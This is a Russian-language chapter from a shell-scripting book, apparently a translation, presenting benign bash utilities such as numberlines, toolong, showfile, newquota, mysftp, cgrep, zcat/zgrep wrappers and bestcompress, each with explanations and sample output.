Одной из наиболее широких, пожалуй, областей применения сценариев командной оболочки является настройка конкретной разновидности Unix, чтобы сделать ее более похожей на другие системы. Большинство современных GNU-версий утилит прекрасно работают во многих разновидностях Unix, не являющихся Linux (например, старую и неудобную версию `tar` можно заменить более новой GNU-версией), однако чаще настройка Unix не связана со столь радикальными обновлениями, что позволяет избежать потенциальных проблем с добавлением новых двоичных файлов в поддерживаемые системы. Вместо этого с помощью сценариев можно преобразовать популярные флаги в их локальные эквиваленты, чтобы использовать основные особенности Unix для создания более удобных версий существующих команд или даже решить старые проблемы отсутствия некоторых возможностей.

№ 27. Вывод содержимого файлов с нумерацией строк

Существует несколько способов вывода номеров строк вместе с содержимым файлов, и большинство из этих способов имеют простую и короткую реализацию. Например, ниже приводится решение с использованием `awk`:

```
awk '{ print NR": "$0 }’ < inputfile
```

В некоторых реализациях Unix команда `cat` поддерживает флаг `-n`, в других команда `more` (`less` или `pg`) имеет флаг, позволяющий указать ей на

необходимость вывести номера строк. Но в некоторых разновидностях Unix ни один из предложенных способов не будет работать, и тогда для решения поставленной задачи можно использовать простой сценарий из листинга 4.1.

Код

Листинг 4.1. Сценарий numberlines

```
#!/bin/bash

# numberlines -- простая альтернатива команде cat -n и др.

for filename in "$@"
do
  linecount="1"
❶ while IFS="\n" read line
  do
    echo "${linecount}: $line"
❷   linecount="$(( $linecount + 1 ))"
❸ done < $filename
done

exit 0
```

Как это работает

Главный цикл в этой программе имеет небольшую хитрость: он выглядит как обычный цикл `while`, но самой важной его частью является строка `done < $filename` ❸. Как оказывается, основные блочные конструкции действуют как бы в своих виртуальных подоболочках. То есть такое перенаправление файла не только допустимо, но и упрощает выполнение итераций по строкам в `$filename`. Добавление инструкции `read` ❶ — в каждой итерации загружающей новую строку в переменную `line` — дает простую возможность вывести номер строки с ее содержимым и увеличить переменную `linecount` ❷.

Запуск сценария

Сценарию можно передать как угодно много имен файлов. Ему нельзя передать исходные данные через конвейер, хотя этот недостаток легко исправляется вызовом команды `cat` в отсутствие входных аргументов.

Результаты

В листинге 4.2 показано, как выглядит вывод файла с нумерацией строк, полученный с помощью сценария `numberlines`.

Листинг 4.2. Тестирование сценария numberlines на выдержке из сказки «Alice in Wonderland» (Алиса в Стране Чудес).

```
$ numberlines alice.txt
1: Alice was beginning to get very tired of sitting by her sister on the
2: bank, and of having nothing to do: once or twice she had peeped into the
3: book her sister was reading, but it had no pictures or conversations in
4: it, 'and what is the use of a book,' thought Alice 'without pictures or
5: conversations?'
6:
7: So she was considering in her own mind (as well as she could, for the
8: hot day made her feel very sleepy and stupid), whether the pleasure
9: of making a daisy-chain would be worth the trouble of getting up and
10: picking the daisies, when suddenly a White Rabbit with pink eyes ran
11: close by her.
```

Усовершенствование сценария

Получив содержимое файла с пронумерованными строками, вы легко сможете изменить порядок их следования на противоположный, как показано ниже:

```
cat -n filename | sort -rn | cut -c8-
```

Такая команда будет работать в системах, где команда `cat` поддерживает флаг `-n`. Для чего это может пригодиться? Например, для вывода содержимого файла журнала в обратном порядке следования записей — от новых к старым.

№ 28. Перенос длинных строк

Одно из ограничений команды `fmt` и эквивалентного ей сценария № 14 из главы 2 состоит в том, что они переносят и оформляют отступы во всех строках, которые встретятся им на пути, даже если в этом нет никакого смысла. В результате текст электронного письма может превратиться в абракадабру (например, перенос слова `.signature` — не самое лучшее решение), как и содержимое любого другого файла, где переносы строк играют важную роль.

А что, если вам потребуется реализовать перенос только очень длинных строк в документе, оставив все остальное нетронутым? С набором команд, доступным пользователю Unix по умолчанию, остается только одно: вручную просмотреть все строки в редакторе, по отдельности передавая длинные команде `fmt`. (В редакторе `vi` для этого достаточно установить курсор на требуемую строку и выполнить команду `!$fmt`.)

Сценарий в листинге 4.3 автоматизирует задачу, используя конструкцию `${#varname}`, которая возвращает длину строки, хранящейся в переменной *`varname`*.

Код

Листинг 4.3. Сценарий toolong

```
  #!/bin/bash
  # toolong -- передает команде fmt только строки из потока ввода,
  #   которые длиннее указанного предела

  width=72

  if [ ! -r "$1" ] ; then
    echo "Cannot read file $1" >&2
    echo "Usage: $0 filename" >&2
    exit 1
  fi

❶ while read input
  do
    if [ ${#input} -gt $width ] ; then
      echo "$input" | fmt
    else
      echo "$input"
    fi
❷ done < $1

  exit 0
```

Как это работает

Обратите внимание, что простая конструкция `< $1` в конце цикла `while` ❷ подает на его вход указанный файл. Каждая строка из этого файла читается командой `read input` ❶ и сохраняется в переменной `input` для дальнейшего анализа.

Если ваша командная оболочка не поддерживает конструкцию `${#var}`, ее поведение можно сымитировать очень удобной командой «word count» (счетчик слов) `wc`:

```
varlength="$(echo "$var" | wc -c)"
```

Однако `wc` имеет один неприятный недостаток: она добавляет ведущие пробелы в свой вывод для выравнивания значений в выходном листинге. Избавиться от этой досадной проблемы можно, внеся небольшие изменения в команду, чтобы оставить в выводе только цифры, как показано ниже:

```
varlength="$(echo "$var" | wc -c | sed 's/[^[:digit:]]//g')"
```

Запуск сценария

Этот сценарий принимает единственное имя файла, как показано в листинге 4.4.

Результаты

Листинг 4.4. Тестирование сценария toolong

```
$ toolong ragged.txt
So she sat on, with closed eyes, and half believed herself in
Wonderland, though she knew she had but to open them again, and
all would change to dull reality--the grass would be only rustling
in the wind, and the pool rippling to the waving of the reeds--the
rattling teacups would change to tinkling sheep-bells, and the
Queen's shrill cries to the voice of the shepherd boy--and the
sneeze
of the baby, the shriek of the Gryphon, and all the other queer
noises, would change (she knew) to the confused clamour of the busy
farm-yard--while the lowing of the cattle in the distance would
take the place of the Mock Turtle's heavy sobs.
```

Обратите внимание, что в отличие от стандартной команды `fmt` сценарий `toolong` оставил переносы строк на месте, где это возможно. Так, слово *sneeze*, которое в исходном файле находится в отдельной строке, осталось в отдельной строке и в полученном выводе.

№ 29. Вывод файла с дополнительной информацией

Многие распространенные команды Unix и Linux первоначально создавались для работы с медленными, преимущественно неинтерактивными средствами вывода (мы уже упоминали, что Unix — это довольно древняя ОС?) и потому выводят минимум информации и не поддерживают интерактивного режима работы. Примером может служить команда `cat`: когда она используется для просмотра коротких файлов, она не выводит никакой полезной информации о файле. Однако было бы нелишне иметь такую информацию, так давайте получим ее! В листинге 4.5 приводится реализация команды `showfile`, альтернативы команде `cat`.

Код

Листинг 4.5. Сценарий showfile

```
#!/bin/bash
# showfile -- выводит содержимое файла и дополнительную информацию

width=72

for input
do
```

```
    lines="$(wc -l < $input | sed 's/ //g')"
    chars="$(wc -c < $input | sed 's/ //g')"
    owner="$(ls -ld $input | awk '{print $3}')"
    echo "-----------------------------------------------------------------"
    echo "File $input ($lines lines, $chars characters, owned by $owner):"
    echo "-----------------------------------------------------------------"
    while read line
    do
      if [ ${#line} -gt $width ] ; then
        echo "$line" | fmt | sed -e '1s/^/ /' -e '2,$s/^/+ /'
      else
        echo " $line"
      fi
❶   done < $input

    echo "-----------------------------------------------------------------"

❷ done | ${PAGER:more}

  exit 0
```

Как это работает

Чтобы вместе с содержимым файла вывести заголовок и заключительную информацию, этот сценарий использует интересный трюк, доступный в командной оболочке: ближе к концу сценария,с помощью конструкции `done < $input` ❶, выполняется перенаправление входного файла в цикл `while`. Но самым сложным, пожалуй, элементом сценария является вызов `sed` для вывода строк длиннее указанной величины:

```
echo "$line" | fmt | sed -e '1s/^/ /' -e '2,$s/^/+ /'
```

Строки, имеющие длину больше указанного максимального значения, переносятся с помощью команды `fmt` (вместо нее можно использовать эквивалентный сценарий № 14 из главы 2). Чтобы визуально отличать строки, которые продолжаются на следующей строке в выводе, от строк, оставшихся нетронутыми, перед первой строкой намеренно добавляются два пробела, а перед последующими — знак «плюс» и один пробел. В конце вывод передается через конвейер команде `${PAGER:more}` постраничного просмотра, заданной в переменной окружения `$PAGER`, или, если эта переменная не настроена, программе `more` ❷.

Запуск сценария

Сценарию можно передать одно или несколько имен файлов, как показано в листинге 4.6.

Результаты

Листинг 4.6. Тестирование сценария showfile

```
$ showfile ragged.txt
-----------------------------------------------------------------
File ragged.txt (7 lines, 639 characters, owned by taylor):
-----------------------------------------------------------------
  So she sat on, with closed eyes, and half believed herself in
  Wonderland, though she knew she had but to open them again, and
  all would change to dull reality--the grass would be only rustling
+ in the wind, and the pool rippling to the waving of the reeds--the
  rattling teacups would change to tinkling sheep-bells, and the
  Queen's shrill cries to the voice of the shepherd boy--and the
  sneeze
  of the baby, the shriek of the Gryphon, and all the other queer
+ noises, would change (she knew) to the confused clamour of the busy
+ farm-yard--while the lowing of the cattle in the distance would
+ take the place of the Mock Turtle's heavy sobs.
```

№ 30. Имитация флагов в стиле GNU с помощью quota

Непоследовательная поддержка флагов командами в разных системах Unix и Linux — источник бесконечных проблем для пользователей, которым приходится переключаться между основными разновидностями этих систем, особенно между коммерческими версиями Unix (SunOS/Solaris, HP-UX и другие) и открытой системой Linux. Одна из таких команд — `quota`. В одних системах Unix она поддерживает длинные флаги, а в других только однобуквенные.

Компактный сценарий (представленный в листинге 4.7) решает эту проблему, отображая любые длинные флаги в эквивалентные однобуквенные альтернативы.

Код

Листинг 4.7. The newquota script

```
#!/bin/bash
# newquota -- интерфейс к команде quota, принимающий длинные флаги в стиле GNU

# quota поддерживает три флага, -g, -v и -q, но этот сценарий
#   позволяет передавать также флаги '--group', '--verbose' и '--quiet'.

flags=""
realquota="$(which quota)"

while [ $# -gt 0 ]
```

```
  do
    case $1
    in
      --help)      echo "Usage: $0 [--group --verbose --quiet -gvq]" >&2
                         exit 1 ;;
      --group)    flags="$flags -g";  shift ;;
      --verbose)  flags="$flags -v";  shift ;;
      --quiet)    flags="$flags -q";  shift ;;
      --)         shift;              break ;;
      *)          break;         # Завершить цикл 'while'!
    esac
  done

❶ exec $realquota $flags "$@"
```

Как это работает

Фактически весь сценарий состоит из цикла `while`, который выполняет обход аргументов командной строки, идентифицирует длинные флаги и добавляет в переменную `flags` соответствующие им однобуквенные флаги. После завершения цикла сценарий просто вызывает оригинальную программу `quota` ❶ и передает ей флаги, указанные пользователем.

Запуск сценария

Существует два способа интеграции подобных оберток в систему. Самый простой: переименовать файл сценария, дав ему имя `quota`, скопировать его в локальный каталог (например, */usr/local/bin*) и добавить этот каталог в начало списка в переменной `PATH`, чтобы поиск в нем выполнялся раньше, чем в других стандартных для Linux каталогах (*/bin* и */usr/bin*). Другой способ: добавить общесистемный псевдоним, чтобы команда `quota`, введенная пользователем, в действительности вызывала сценарий `newquota`. (В некоторых дистрибутивах Linux имеется встроенная утилита для управления общесистемными псевдонимами, как, например, `alternatives` в Debian.) Однако в последнем случае возникает некоторый риск при включении команды `quota` с новыми флагами в пользовательские сценарии: если такие сценарии не задействуют интерактивную оболочку входа пользователя, они могут не увидеть настроенный псевдоним и в результате вызовут оригинальную команду `quota` вместо `newquota`.

Результаты

В листинге 4.8 приводятся результаты вызовов сценария `newquota` с флагами `--verbose` и `--quiet`.

Листинг 4.8. Тестирование сценария newquota

```
$ newquota --verbose
Disk quotas for user dtint (uid 24810):
     Filesystem   usage   quota   limit   grace   files   quota   limit   grace
           /usr  338262  614400  675840           10703  120000   126000
$ newquota --quiet
```

В режиме `--quiet` информация выводится, только если пользователь превысил выделенные ему квоты. Как показывают результаты, все работает правильно. И кстати, мы не превысили квоты. Уф-ф!

№ 31. Делаем sftp более похожей на ftp

В составе пакета `ssh` (Secure Shell) имеется безопасная версия программы `ftp` (для работы с протоколом File Transfer Protocol), но ее интерфейс может показаться неудобным для тех, кто привык пользоваться старым, замшелым клиентом `ftp`. Основная проблема в том, что `ftp` вызывается как `ftp remotehost` и затем предлагает ввести имя учетной записи и пароль. Программа `sftp`, напротив, требует передать учетные данные и имя удаленного хоста в командной строке и не работает как должно (или как ожидается), если ей передать только имя хоста.

Простой сценарий-обертка `myftp`, который приводится в листинге 4.9, дает пользователям возможность вызвать его в точности, как они привыкли вызывать программу `ftp`, и предлагает ввести необходимые данные.

Код

Листинг 4.9. Сценарий mysftp, более дружественная версия sftp

```
#!/bin/bash
# mysftp--Makes sftp start up more like ftp

/bin/echo -n "User account: "
read account

if [ -z $account ] ; then
  exit 0; # Видимо, пользователь передумал
fi

if [ -z "$1" ] ; then
  /bin/echo -n "Remote host: "
  read host
  if [ -z $host ] ; then
    exit 0
  fi
else
```

```
    host=$1
  fi

  # Конец сценария и переключение на sftp.
  #   Флаг -C разрешает использовать сжатие.

❶ exec sftp -C $account@$host
```

Как это работает

В этом сценарии показан один трюк, достойный отдельного упоминания. Здесь используются фактически те же приемы, что уже демонстрировались в предыдущих сценариях, кроме последней строки, где демонстрируется прием, не освещавшийся прежде: вызов команды `exec` ❶. Эта команда просто замещает текущую выполняющуюся оболочку указанным приложением. Поскольку точно известно, что сценарий ничего не должен делать после вызова команды `sftp`, этот прием позволит эффективнее распорядиться системными ресурсами. Если бы мы просто вызвали команду `sftp`, командная оболочка без всякой пользы продолжала бы ждать завершения команды `sftp`, действующей в отдельной подоболочке.

Запуск сценария

Как и в случае с клиентом `ftp`, если пользователь не укажет имя удаленного хоста в командной строке, сценарий предложит ввести его. Если сценарий вызван командой `mysftp remotehost`, в качестве имени хоста будет использоваться `remotehost`.

Результаты

Давайте посмотрим, что случится, если вызвать этот сценарий и программу `sftp` без аргументов командной строки. В листинге 4.10 показана попытка запустить программу `sftp`.

Листинг 4.10. Попытка запустить утилиту sftp без аргументов приводит к появлению малопонятной справочной информации

```
$ sftp
usage: sftp [-1246Cpqrv] [-B buffer_size] [-b batchfile] [-c cipher]
          [-D sftp_server_path] [-F ssh_config] [-i identity_file] [-l limit]
          [-o ssh_option] [-P port] [-R num_requests] [-S program]
          [-s subsystem | sftp_server] host
       sftp [user@]host[:file ...]
       sftp [user@]host[:dir[/]]
       sftp -b batchfile [user@]host
```

В целом это правильно, но выглядит непонятно. Напротив, сценарий `mysftp` позволяет продолжить и установить соединение, как показано в листинге 4.11.

Листинг 4.11. Попытка запустить сценарий mysftp без аргументов выглядит намного понятнее

```
$ mysftp
User account: taylor
Remote host: intuitive.com
Connecting to intuitive.com...
taylor@intuitive.com's password:
sftp> quit
```

Вызовите сценарий, указав имя удаленного хоста, как при использовании обычной программы `ftp`, и он предложит ввести только учетные данные (как показано в листинге 4.12), а затем скрытно вызовет `sftp`.

Листинг 4.12. Запуск сценария mysftp с единственным аргументом: именем хоста для подключения

```
$ mysftp intuitive.com
User account: taylor
Connecting to intuitive.com...
taylor@intuitive.com's password:
sftp> quit
```

Усовершенствование сценария

Когда есть такой сценарий, неизбежно возникает вопрос, можно ли создать на его основе инструмент автоматизированного резервного копирования или синхронизации. И действительно, `mysftp` — отличный кандидат на эту роль. В рамках такого усовершенствования можно было бы определить каталог в вашей системе, затем написать сценарий-обертку, создающий ZIP-архив важных файлов в этом каталоге, и использовать `mysftp` для копирования архива на сервер или в облачное хранилище. Все перечисленное мы и попробуем реализовать в сценарии № 72, в главе 9.

№ 32. Исправление grep

Некоторые версии `grep` предлагают широкий диапазон возможностей, включая особенно полезный вывод контекста (одна-две строки выше и ниже), окружающего найденную в файле строку. Кроме того, некоторые версии `grep` подсвечивают фрагмент строки, совпавший с указанным шаблоном (по крайней мере для простых шаблонов). Возможно, у вас уже есть такая версия `grep`. Но возможно, и нет.

К счастью, если реализовать эти функции в сценарии командной оболочки, они будут доступны даже в старых коммерческих системах Unix с относительно примитивной командой `grep`. Чтобы определить количество строк контекста выше и ниже совпадения, передайте сценарию флаг `-c` *`value`* и шаблон для поиска. Этот сценарий (представлен в листинге 4.13) также заимствует ANSI-последовательности управления цветом из сценария № 11 в главе 1 для подсветки совпавшего фрагмента.

Код

Листинг 4.13. Сценарий cgrep

```
#!/bin/bash

# cgrep -- grep с поддержкой вывода контекста и подсветкой совпадения

context=0
esc="^["
boldon="${esc}[1m" boldoff="${esc}[22m"
sedscript="/tmp/cgrep.sed.$$"
tempout="/tmp/cgrep.$$"

function showMatches
{
  matches=0
❶ echo "s/$pattern/${boldon}$pattern${boldoff}/g" > $sedscript
❷ for lineno in $(grep -n "$pattern" $1 | cut -d: -f1)
  do
    if [ $context -gt 0 ] ; then
❸     prev="$(( $lineno - $context ))"

      if [ $prev -lt 1 ] ; then
        # Чтобы исключить ошибку "invalid usage of line address 0."
        prev="1"
      fi
❹     next="$(( $lineno + $context ))"

      if [ $matches -gt 0 ] ; then
        echo "${prev}i\\" >> $sedscript
        echo "----" >> $sedscript
      fi
      echo "${prev},${next}p" >> $sedscript
    else
      echo "${lineno}p" >> $sedscript
    fi
    matches="$(( $matches + 1 ))"
  done

  if [ $matches -gt 0 ] ; then
    sed -n -f $sedscript $1 | uniq | more
  fi
```

```
}

❺ trap "$(which rm) -f $tempout $sedscript" EXIT

if [ -z "$1" ] ; then
  echo "Usage: $0 [-c X] pattern {filename}" >&2
  exit 0
fi

if [ "$1" = "-c" ] ; then
  context="$2"
  shift; shift
elif [ "$(echo $1|cut -c1-2)" = "-c" ] ; then
  context="$(echo $1 | cut -c3-)"
  shift
fi

pattern="$1"; shift

if [ $# -gt 0 ] ; then
  for filename ; do
    echo "----- $filename -----"
    showMatches $filename
  done
else
  cat - > $tempout # Записать поток во временный файл.
  showMatches $tempout
fi

exit 0
```

Как это работает

Этот сценарий задействует команду `grep -n`, чтобы получить номера всех совпавших строк в файле ❷, и затем, используя заданное число строк контекста, определяет номера начальной ❸ и конечной ❹ строк для включения в контекст. Эти номера выводятся во временный сценарий для `sed`, объявленный в ❶, который выполняет команду поиска с заменой, чтобы добавить к найденному совпадению ANSI-последовательности включения и выключения вывода жирным шрифтом. Перечисленные операции составляют почти 90% сценария.

Также следует отметить использование команды `trap` ❺, которая позволяет включать обработку событий в цикл выполнения сценария командной оболочкой. В первом аргументе ей передается последовательность команд, которую следует выполнить, а в остальных — имена сигналов (событий). В данном случае мы сообщаем оболочке, что в момент выхода из сценария она должна вызвать команду `rm`, чтобы удалить два временных файла.

Самое примечательное в команде `trap` — она сработает в любом случае, независимо от того, в какой точке сценария произойдет выход. В последующих сценариях вы увидите, что с помощью `trap` можно обработать самые разные сигналы, а не только `SIGEXIT` (или `EXIT`, или числовой эквивалент сигнала `SIGEXIT`, который равен `0`). Фактически несколькими вызовами команды `trap` можно определить последовательности команд для обработки нескольких разных сигналов, то есть реализовать вывод сообщения «временные файлы стерты», если кто-то пошлет сценарию сигнал `SIGQUIT` (ctrl-C), которое не будет выводиться в случае обычного события выхода (`SIGEXIT`).

Запуск сценария

Сценарий может работать со стандартным вводом, сохраняя входные данные во временный файл и затем обрабатывая его, как если бы имя этого файла было получено из аргумента командной строки, или со списком файлов, указанных в командной строке. В листинге 4.14 показан пример передачи единственного файла через аргумент командной строки.

Результаты

Листинг 4.14. Тестирование сценария cgrep

```
$ cgrep -c 1 teacup ragged.txt
----- ragged.txt -----
in the wind, and the pool rippling to the waving of the reeds--the
rattling teacups would change to tinkling sheep-bells, and the
Queen’s shrill cries to the voice of the shepherd boy--and the
```

Усовершенствование сценария

После некоторого усовершенствования этот сценарий мог бы добавлять номера к выводимым строкам с совпадениями.

№ 33. Работа со сжатыми файлами

За годы разработки Unix немногие программы пересматривались и переделывались чаще, чем `compress`. В большинстве систем Linux доступны три основные программы сжатия: `compress`, `gzip` и `bzip2`. Каждая создает файлы со своим расширением (*.z*, *.gz* и *.bz2*, соответственно), и степень сжатия может отличаться, в зависимости от формы данных в файлах.

Независимо от степени сжатия и от используемых для него программ, работа со сжатыми файлами во многих системах Unix требует распаковать их

вручную, выполнить желаемые операции с данными и повторно упаковать их по завершении. Это довольно утомительное занятие, которое точно стоит автоматизировать! Сценарий, представленный в листинге 4.15, действует как удобная обертка для выполнения трех распространенных операций со сжатыми файлами: `cat`, `more` и `grep`.

Код

Листинг 4.15: Сценарий zcat/zmore/zgrep

```
#!/bin/bash

# zcat, zmore и zgrep -- сценарию следует присвоить три имени
#   с помощью символических или жестких ссылок. Это позволит прозрачно
#   работать со сжатыми файлами.

 Z="compress"; unZ="uncompress" ; Zlist=""
gz="gzip"    ; ungz="gunzip"    ; gzlist=""
bz="bzip2"   ; unbz="bunzip2"   ; bzlist=""

# Первый шаг: попытаться изолировать имена файлов в командной строке.
#   Сделаем это последовательно, перебирая аргументы по одному и проверяя,
#   являются ли они именами файлов. Если очередное имя соответствует файлу и имеет
#   расширение, характеризующее программу сжатия, распакуем файл, запишем имя
#   файла и повторим итерацию.
#   По окончании повторно сожмем все, что было распаковано.

for arg
do
  if [ -f "$arg" ] ; then
    case "$arg" in
      *.Z) $unZ "$arg"
           arg="$(echo $arg | sed 's/\.Z$//')"
           Zlist="$Zlist \"$arg\""
           ;;
      *.gz) $ungz "$arg"
            arg="$(echo $arg | sed 's/\.gz$//')"
            gzlist="$gzlist \"$arg\""
            ;;
      *.bz2) $unbz "$arg"
             arg="$(echo $arg | sed 's/\.bz2$//')"
             bzlist="$bzlist \"$arg\""
             ;;
    esac
  fi
  newargs="${newargs:-""} \"$arg\""
done

case $0 in
   *zcat* ) eval cat $newargs              ;;
  *zmore* ) eval more $newargs             ;;
```

```
  *zgrep* ) eval grep $newargs             ;;
        * ) echo "$0: unknown base name. Can't proceed." >&2
            exit 1
esac

# Теперь сожмем все.

if [ ! -z "$Zlist" ] ; then
❶ eval $Z $Zlist
fi
if [ ! -z "$gzlist"] ; then
❷ eval $gz $gzlist
fi
if [ ! -z "$bzlist" ] ; then
❸ eval $bz $bzlist
fi

# Вот и все!

exit 0
```

Как это работает

Для сжатого файла с любым расширением требуется выполнить три шага: распаковать файл, удалить расширение из имени файла и добавить его в список для повторного сжатия в конце сценария. Поддерживая три разных списка, по одному для каждой программы сжатия, этот сценарий позволяет также выполнять поиск с помощью `grep` по нескольким файлам, сжатым разными утилитами.

Наиболее интересный трюк в этом сценарии — использование директивы `eval` для повторного сжатия файлов ❶❷❸. Она необходима для правильной интерпретации имен файлов, содержащих пробелы. Когда производится заполнение переменных `Zlist`, `gzlist` и `bzlist`, каждый аргумент заключается в кавычки, так что типичным примером значений этих переменных может служить строка `""sample.c" "test.pl" "penny.jar""`. Поскольку список включает вложенные кавычки, команда, такая как `cat $Zlist`, может сообщить, что файл `"sample.c"` не найден. Чтобы заставить командную оболочку действовать, как если бы эта команда была введена в командной строке (когда кавычки автоматически удаляются после анализа `arg`), используется директива `eval`.

Запуск сценария

Для правильной работы сценарий должен иметь три имени. Как это сделать в Linux? Просто: вам помогут ссылки. Можно использовать символические

ссылки — специальные файлы, хранящие имена файлов, на которые они ссылаются, или жесткие ссылки, фактически являющиеся индексными узлами inode, ссылающимися на файл. Мы предпочитаем использовать символические ссылки. Их легко создавать, как показано ниже, в листинге 4.16 (здесь предполагается, что сам сценарий сохранен в файле с именем `zcat`).

Листинг 4.16. Создание символических ссылок zmore и zgrep на сценарий zcat

```
$ ln -s zcat zmore
$ ln -s zcat zgrep
```

После этого у вас появятся три новые команды, в действительности являющиеся одним и тем же сценарием, и каждая может принимать список файлов, распаковывать, обрабатывать и вновь упаковывать их.

Результаты

Вездесущая утилита `compress` быстро сожмет файл *ragged.txt* и присвоит ему расширение *.z*:

```
$ compress ragged.txt
```

Сжатый файл *ragged.txt* можно просмотреть командой `zcat`, как показано в листинге 4.17.

Листинг 4.17. Использование zcat для вывода содержимого сжатого файла

```
$ zcat ragged.txt.Z
So she sat on, with closed eyes, and half believed herself in
Wonderland, though she knew she had but to open them again, and
all would change to dull reality--the grass would be only rustling
in the wind, and the pool rippling to the waving of the reeds--the
rattling teacups would change to tinkling sheep-bells, and the
Queen’s shrill cries to the voice of the shepherd boy--and the
sneeze of the baby, the shriek of the Gryphon, and all the other
queer noises, would change (she knew) to the confused clamour of
the busy farm-yard--while the lowing of the cattle in the distance
would take the place of the Mock Turtle’s heavy sobs.
```

Еще раз выполнить в нем поиск строки `teacup`.

```
$ zgrep teacup ragged.txt.Z
rattling teacups would change to tinkling sheep-bells, and the
```

При этом файл сохранится в сжатом состоянии, как показывает листинг 4.18.

Листинг 4.18. Вывод команды ls показывает, что имеется только один файл с таким именем, и это сжатый файл

```
$ ls -l ragged.txt*
-rw-r--r--  1 taylor  staff  443 Jul  7 16:07 ragged.txt.Z
```

Усовершенствование сценария

Самый большой недостаток сценария состоит в том, что, если прервать его работу на полпути, он может не успеть повторно сжать файл. Отличным усовершенствованием стало бы исправление этой проблемы с помощью команды `trap` и функции сжатия, выполняющей проверку на наличие ошибок.

№ 34. Гарантия максимальной степени сжатия файла

Как было отмечено в рецепте № 33, большинство реализаций Linux включает несколько утилит сжатия, но решать, какая из них наиболее эффективно сожмет конкретный файл, приходится пользователю. Однако пользователи обычно привыкают к одной программе, не подозревая, что другие утилиты дали бы лучшие результаты. Еще бо́льшую сумятицу вносит тот факт, что некоторые файлы лучше сжимаются с использованием одного алгоритма, а другие — с использованием другого, и нет никакой возможности выявить лучший вариант без прямых экспериментов.

Логичное решение проблемы — написать сценарий, который сожмет файл с применением каждого из инструментов и оставит наименьший файл как наилучший. Именно это делает сценарий `bestcompress`, представленный в листинге 4.19!

Код

Листинг 4.19. Сценарий bestcompress

```
#!/bin/bash

# bestcompress -- пытается сжать файл всеми доступными инструментами
#   сжатия и сохраняет наименьший сжатый файл, сообщая результат
#   пользователю. Если флаг -a не указан, bestcompress пропускает
#   сжатые файлы, указанные в аргументах командной строки.
```

```
Z="compress"     gz="gzip"    bz="bzip2"
Zout="/tmp/bestcompress.$$.Z"
gzout="/tmp/bestcompress.$$.gz"
bzout="/tmp/bestcompress.$$.bz"
skipcompressed=1
if [ "$1" = "-a" ] ; then
  skipcompressed=0 ; shift
fi

if [ $# -eq 0 ]; then
  echo "Usage: $0 [-a] file or files to optimally compress" >&2
  exit 1
fi

trap "/bin/rm -f $Zout $gzout $bzout" EXIT

for name in "$@"
do
  if [ ! -f "$name" ] ; then
    echo "$0: file $name not found. Skipped." >&2
    continue
  fi

  if [ "$(echo $name | egrep '(\.Z$|\.gz$|\.bz2$)')" != "" ] ; then
    if [ $skipcompressed -eq 1 ] ; then
      echo "Skipped file ${name}: It's already compressed."
      continue
    else
      echo "Warning: Trying to double-compress $name"
    fi
  fi

  # Запустить параллельное сжатие файла тремя инструментами.
❶ $Z < "$name" > $Zout &
  $gz < "$name" > $gzout &
  $bz < "$name" > $bzout &

  wait # ждать, пока все три инструмента завершат сжатие.

  # Выявить файл, сжатый лучше всех.
❷ smallest="$(ls -l "$name" $Zout $gzout $bzout | \
    awk '{print $5"="NR}' | sort -n | cut -d= -f2 | head -1)"

  case "$smallest" in
❸   1 ) echo "No space savings by compressing $name. Left as is."
        ;;
    2 ) echo Best compression is with compress. File renamed ${name}.Z
        mv $Zout "${name}.Z" ; rm -f "$name"
        ;;
```

```
    3 ) echo Best compression is with gzip. File renamed ${name}.gz
        mv $gzout "${name}.gz" ; rm -f "$name"
        ;;
    4 ) echo Best compression is with bzip2. File renamed ${name}.bz2
        mv $bzout "${name}.bz2" ; rm -f "$name"
  esac

done

exit 0
```

Как это работает

Самая интересная строка в сценарии — ❷. Команда `ls` в этой строке выводит размеры каждого файла (исходного и трех сжатых, в определенном порядке), команда `awk` выделяет размеры файлов, команда `sort` сортирует результаты в числовом порядке, и в конце остается номер строки в выводе `ls` с наименьшим файлом. Если все сжатые версии получились больше оригинала, результат будет равен 1, и на экране появится соответствующее сообщение ❸. Иначе число покажет, какая из утилит — `compress`, `gzip` или `bzip2` — лучше справилась с задачей. Затем остается только переместить соответствующий файл в текущий каталог и удалить оригинал.

Обратите также внимание на строку ❶, где производится запуск всех трех утилит сжатия. Утилиты запускаются параллельно, благодаря использованию завершающего символа `&`, который перемещает запущенную программу в подоболочку. Последующая команда `wait` приостанавливает сценарий, пока все запущенные программы не завершатся. В однопроцессорной системе этот прием может не дать существенного прироста производительности, но в многопроцессорной задача будет распределена между несколькими процессами, и ее выполнение теоретически должно завершиться быстрее.

Запуск сценария

Этому сценарию следует передать список имен файлов для сжатия. Если какой-то из них окажется сжатым и вы хотите попробовать сжать его еще сильнее, используйте флаг `-a`; иначе сжатые файлы будут пропущены.

Результаты

Лучше всего продемонстрировать работу сценария на примере сжатия файла, который показан в листинге 4.20.

Листинг 4.20. Вывод команды ls показывает, что в каталоге присутствует файл со сказкой «Алиса в Стране Чудес». Обратите внимание, что файл имеет размер 154872 байт

```
$ ls -l alice.txt
-rw-r--r-- 1 taylor staff 154872 Dec 4 2002 alice.txt
```

Сценарий скрывает, что сжатие выполняется тремя утилитами, и просто выводит окончательный результат, как показано в листинге 4.21.

Листинг 4.21. Запуск сценария bestcompress для сжатия файла alice.txt

```
$ bestcompress alice.txt
Best compression is with compress. File renamed alice.txt.Z
```

Как показано в листинге 4.22, сжатый файл получился намного меньше оригинала.

Листинг 4.22. Размер сжатого файла (66287 байт) значительно уменьшился с размером оригинала, как было показано в листинге 4.20

```
$ ls -l alice.txt.Z
-rw-r--r-- 1 taylor wheel 66287 Jul 7 17:31 alice.txt.Z
```

Глава 5. Системное администрирование: управление пользователями

Никакая сложная операционная система, будь то Windows, OS X или Unix, не может функционировать бесконечно долго без вмешательства человека. Если вы работаете в многопользовательской системе Linux, значит, кто-то выполняет задачи системного администрирования. Вы можете игнорировать пресловутого «человека за ширмой», управляющего всем и вся, или сами быть великим и могучим волшебником из страны Оз — тем, кто двигает рычаги и нажимает кнопки, чтобы обеспечить нормальную работу системы. Если вы единственный пользователь системы, вам придется регулярно решать задачи системного администрирования самостоятельно.

К счастью, сценарии командной оболочки не в последнюю очередь существуют для того, чтобы упростить жизнь администраторам систем Linux (о чем и пойдет речь в этой главе). Довольно многие команды Linux в действительности являются сценариями, и многие из самых основных задач, такие как добавление пользователей, анализ использования дискового пространства и управление файлами гостевой учетной записи, можно достаточно эффективно решать с помощью коротких сценариев.

